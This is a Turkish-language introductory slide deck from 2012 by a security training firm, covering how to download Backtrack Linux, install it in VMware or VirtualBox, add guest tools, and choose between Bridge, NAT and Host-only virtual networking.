BİLGİ GÜVENLİĞİ AKADEMİSİ

www.bga.com.tr

Backtrack Linux – 101 Eğitimi @2012

http://www.bga.com.tr
bilgi@bga.com.tr

BGA Hakkında

- BGA, Bilgi Güvenliği Eğitim ve Danışmanlık Firmasıdır
- Bilgi Güvenliği AKADEMİSİ markasıyla Türkiye, KKTC, Azerbaycan, Kazakistan gibi ülkelerde 3 farklı dilde (Türkçe, İngilizce ve Rusça) siber güvenlik eğitimleri vermektedir.
- BGA Pro (Profesyonel Hizmetler) kapsamında kurumlara “sadece uzmanı olduğu” alanlarda stratejik danışmanlık yapmaktadır.
- Bilgi Güvenliği AKADEMİSİ 2008 yılında kurulmuş, BGA Pro 2010 yılında kurulmuştur.

Bilgi Güvenliği Akademisi Eğitimleri

Eğitimler

- Uygulamalı TCP/IP Güvenliği
- Snort IPS
- Firewall/IPS Testleri
- Beyaz Şapkalı Hacker(CEH)
- Web Application Pentest
- Wireless Pentest
- Backtrack Pentest
- OpenBSD Packet Filter
- DDOS Saldırıları ve Engelleme
- Nessus Zaafiyet Tarama
- Açıkkod Güvenlik Sistemleri

BGA(Bilgi Güvenliği Akademisi) Farkı

- Konusunda Uzman Eğitmenler
- Türkçe Eğitim Notları
- Capture The Flag Hacking Yarışmaları
- BGA CVClub İş İmkanları
- Eğitim Uygulama Videoları

BGA Pro Hizmetleri

- **Penetration Test**
  - Web, Wireless, Mobile, DDoS ve Network Pentest
- **GRC**
  - SOX, PCI ve ISO 27001 Danışmanlık Hizmetleri
- **DDoS Saldırılarına Karşı Koruma ve Monitoring**
- **Siber Suç Analizi /Cyber Crime Investigation**
  - Sadece belirli kurumlara yönelik bir hizmettir.
- **Kaynak Kod Denetimi, Güvenli Yazılım Geliştirme**
  - Kurumsal şirketlerin geliştirme süreçlerine güvenliği ekleme çalışmaları
  - Varolan projelerin kaynak kod denetimi

Backtrack Linux 101 Eğitimi

- Bilgi Güvenliği AKADEMİSİ BG-101 Eğitim Projesi.
  - Bilgi, bilişim güvenliği konusunda ücretsiz temel eğitimler serisi.
  - DDoS-101, Network Security-101, Web App. Security-101 …
- Backtrack temel kullanım kılavuzu ve Linux bilgisi.
- Destek ve geri bildirimler için egitim@bga.com.tr

Katkıda Bulunanlar

- Proje Yöneticileri:
  - Mehmet İNCE & Ozan UÇAR
- Destek verenler:
  - Huzeyfe ÖNAL
  - Ömer ALBAYRAK
  - Enes YARDIM
  - Burcu ÇİY

Backtrack Nedir ?

- Ubuntu(->Debian) tabanlı bir Linux dağıtımıdır.
- Güvenlik testleri gerçekleştiren pentest, audit ekiplerinin kullanabileceği offensive security araçlarını bünyesinde barındırır.
  - Güvenlik uzmanlarının ihtiyaç duyabileceği hemen her tür açık kaynak kod yazılım hazır kurulu olarak gelir.
- Bilgi Güvenliği AKADEMİSİ eğitimlerinde tercih edilen Linux dağıtımıdır.
- www.backtrack-linux.org

Backtrack Kullanımı


- Backtrack Linux üç farklı şekilde kullanılabilir;
  - Hazır CD den çalıştırma yöntemi(Live CD)
  - Hard Disk'e kurulum yöntemi
  - Sanallaştırma imajları (Vmware, VirtualBox) kullanım yöntemi
- CDden çalıştırma yönteminin performansı cd okuyucunun kalitesine ve hızına bağlı olarak değişebilir.
- Tavsiye edilen yöntem; Backtrack'i diske kurmak veya sanallaştırma platformlarında çalıştırmaktır.

Backtrack Temelleri

- Linux üzerinde KDE/GNOME ya da benzeri masaüstü kullandıysanız Backtrack kullanırken zorluk çekmezsiniz.
- Backtrack'in asıl gücü masaüstünde değil komut satırındadır. – Linux sistemlerin genel özelliği.-
- Masaüstü kullanarak erişilebilecek programların çoğu, komut satırından çalışan program/scriptlerin düzenli menüler haline getirilmiş halidir.

Backtrack İndirme


- http://www.backtrack-linux.org/downloads/
- Adresinden backtrack .iso'unu veya vmware imajını indirebilirsiniz.



Not: Backtrack'i sanal makinada çalıştırma hakkında bilgiye ihtiyacınız yoksa bu başlığı geçebilirsiniz.

Backtrack VM İmajı İndirme

- Bu eğitim, Backtrack Vmware imajı kullanılarak hazırlanmıştır. Aşağıda ki fotoğraf Backtrack vmware imajını indirmeye yöneliktir.



Backtrack ve Sanallaştırma Sistemleri


- Backtrack Vmware ve Virtualbox sanallaştırma yazılımlarıyla tam uyumlu çalışabilmektedir.
- Eğitime başlamadan bu iki sanallaştırma yazılımı hakkında bazı temel bilgiler ve kurulum adımları anlatılacaktır.
- Özellikle performans gerektiren bazı yazılımlar (Nmap, Hping vs) sanallaştırma ortamlarında kullanılan Backtrack'lerde çok verimli olamamaktadır.

Vmware Workstation Kurulumu


- Vmware bir sanallaştırma sistemidir.
- İşletim sistemlerini fiziksel makinalara kurmak yerine, Vmware aracılığı ile sanal işletim sistemleri kurabilir ve sanal network oluşturulabilir.
- https://my.vmware.com/web/vmware/info/slug/desktop_end_user_computing/vmware_workstation/8_0 adresinden Vmware Workstation'ı indirilebilir.

Vmware Kurulum

- Backtrack 5 vmware imajını indirdikten sonra, sıkıştırılmış dosyayı bir dizine çıkartın.
- Vmware kurulumu tamamlandıktan sonra Vmware Worktation'ı çalıştırın.




Vmware Kurulum



Vmware Kurulum


- **Power on this virtual machine** butonuna tıklayarak Backtrack sanal makinamızı çalıştırıyoruz.



Vmware Kurulum

Vmware Kurulum


- Klavye ve mouse kontrolünü, çalıştırdığınız sanal makinaya vermek için, ekrana bir kere tıklamanız yeterli olacaktır. Kontrolün gerçek işletim sistemine geçmesi için **ctrl + alt** kombinasyonuna basmanız gerekmektedir.



VirtualBox Kurulum


- VirtualBox bir sanallaştırma sistemidir.
- İşletim sistemlerini fiziksel makinalara kurmak yerine, VirtualBox aracılığı ile sanal işletim sistemleri kurabilir ve sanal network oluşturulabilir.
- https://www.virtualbox.org/wiki/Downloads
- Adresinden VirtualBox'I indirebilirsiniz.

VirtualBox Kurulum




- "Next" ile ilerleyerek kurulumu tamamlıyoruz.


VirtualBox Kurulum




VirtualBox Kurulum




VirtualBox Kurulum




VirtualBox Kurulum



VirtualBox Kurulum




VirtualBox Kurulum




- Sanal makina ilk çalıştırıldığında gelen uyarı ekranına "tamam" dedikten sonra bu ekran gelmektedir. "Next" ile devam ediyoruz

VirtualBox Kurulum




Adım #10
Download ettiğimiz Backtrack .iso dosyasını bura ekranda seçip ekliyoruz


VirtualBox Kurulum



Adım #11
Backtrack açılış ekranı gelmiş bulunmakta. İlk seçenek ile devam ediyoruz

VirtualBox Kurulum






Adım #12
Start'x komutu ile grafik arabirime geçiyoruz. Biz Bu kısımda "KDE" kurulu Backtrack .iso dosyasını tercih ettik. "GNOME" ile kurulum aşamasında hiçbir fark yoktur.

Adım #13
Masaüstünde ki "Install BackTrack" isimli simgeye tıklayın.

VirtualBox Kurulum


- Haritayı kullanarak Turkiyeyi seçebilirsiniz.

VirtualBox Kurulum




- Klavye seçimleri.

VirtualBox Kurulum



- Sanal sistemde çalıştığımız için tüm diski kurulum için kullanabiliriz.

VirtualBox Kurulum



- “Install” dedikten sonra sistem kurulumu başlar.

VirtualBox VM İmajı Kullanımı

- Internetten indirilen Backtrack Vm imajı hem Vmware hem de Virtualbox yazılımlarıyla açılabilir.
- Virtualbox Yazılımı ile açmak için http://www.bga.com.tr/calismalar/BacktrackVirtualBoxKurulumu/ adresindeki detay döküman yardımcı olacaktır.

VM Tools / VB Guest Additions

- Backtrack 5 linux dağıtımını vmware aracılığı ile kullanıyorsanız, kullandığınız windows veya linux masaüstünden dosya işlemleri, kopyala yapıştır vb. işlemler için vmware tools kurulumuna ihtiyacınız olacaktır.
- Vmware araç çubuğundan "VM > Install VMware Tools" seçeneğini seçtiğinizde, backtrack'de sanal bir cd-rom oluşacaktır. Aşağıdaki komutlar ile kurulumu gerçekleştirebilirsiniz.
- # cd /media/VMware\ Tools/
  # tar zxvf VMwareTools-8.1.3-203739.tar.gz -C /tmp/
  # cd /tmp/vmware-tools-distrib/

VM Tools / VB Guest Additions

- Bu aşamadan sonra kuruluma başlayabiliriz, kurulum sırasında sorduğu sorulara size uygun yanıtları verebilir veya tüm soruları enter ile onaylayarak geçebilirsiniz.

```
# ./vmware-install.pl

Creating a new VMware Tools installer database using the tar4 format.
Installing VMware Tools.
In which directory do you want to install the binary files?
[/usr/bin]
What is the directory that contains the init directories (rc0.d/ to rc6.d/)?
[/etc]
What is the directory that contains the init scripts?
[/etc/init.d]
In which directory do you want to install the daemon files?
[/usr/sbin]
Enjoy,
–the VMware team
Found VMware Tools CDROM mounted at /media/VMware Tools. Ejecting device
/dev/sr0 …
```

VM Tools / VB Guest Additions

- VirtualBox'ta ise Backtrack çalışırken;

- Backtrack'in çalıştığı VirtualBox ekranında üstten "Devices" sekmesine tıklanır.
- Devices sekmesinden "Install Guest Additions" sekmesine tıklanır.
- Ekrana gelen uyarıda "Force Mount" tıklanır.
- **İşlemler tamamlandığında "reboot" ile makine yeniden başlatılmalıdır.**


Bridge - Nat – Host Only

- Vmware Workstation/Virtual Box kurulduktan sonra bilgisayarınızda 2 adet sanal ağ kartı oluşacaktır. Bu ağ kartları ile kullandığınız sanal makinalar IP alırlar ve fiziksel işletim sistemi üzerinden internete çıkarlar.


- **NAT Mod:** Kullandığınız sanal işletim sistemine IP'yi sanal ağ kartının ataması işlemidir. Bu durumda sanal işletim sistemi, üzerinde çalıştığı fiziksel işletim sistemi ile aynı networkte çalışan diğer bilgisayarlar ile iletişime geçemezler. NAT mode, kısaca; Sanal network oluşturulması demektir.

Bridge - Nat – Host Only

- **Bridge Mod:** Bridge mod'a alınan sanal makina IP talebinde bulunduğunda , IP talebi sanal ağ kartı tarafından değilde, üzerinde çalıştığı fiziksel işletim sistemine ip veren DHCP tarafından cevaplanır. Bu sayede fiziksel networke dahil olmuş bir sanal makina kullanılabilmektedir.



Bridge - Nat – Host Only




- Bridge ,NAT ve Host only modları arasında bu şekilde geçiş yapılır.
- Bu geçişten sonra Backtrack'te,
  #dhclient

Komutu çalıştırılmalıdır. İlerleyen bölümlerde **dhclient** komutuna değinilecektir.


Bridge - Nat – Host Only

- “Bulunduğum network aralığı 10.0.0.0/24 ve vmware NAT interfacede 10.0.0.0/24 subnetinden dağıtıyor olsa ne yapacağım ?” sorusunu sorabilirsiniz.



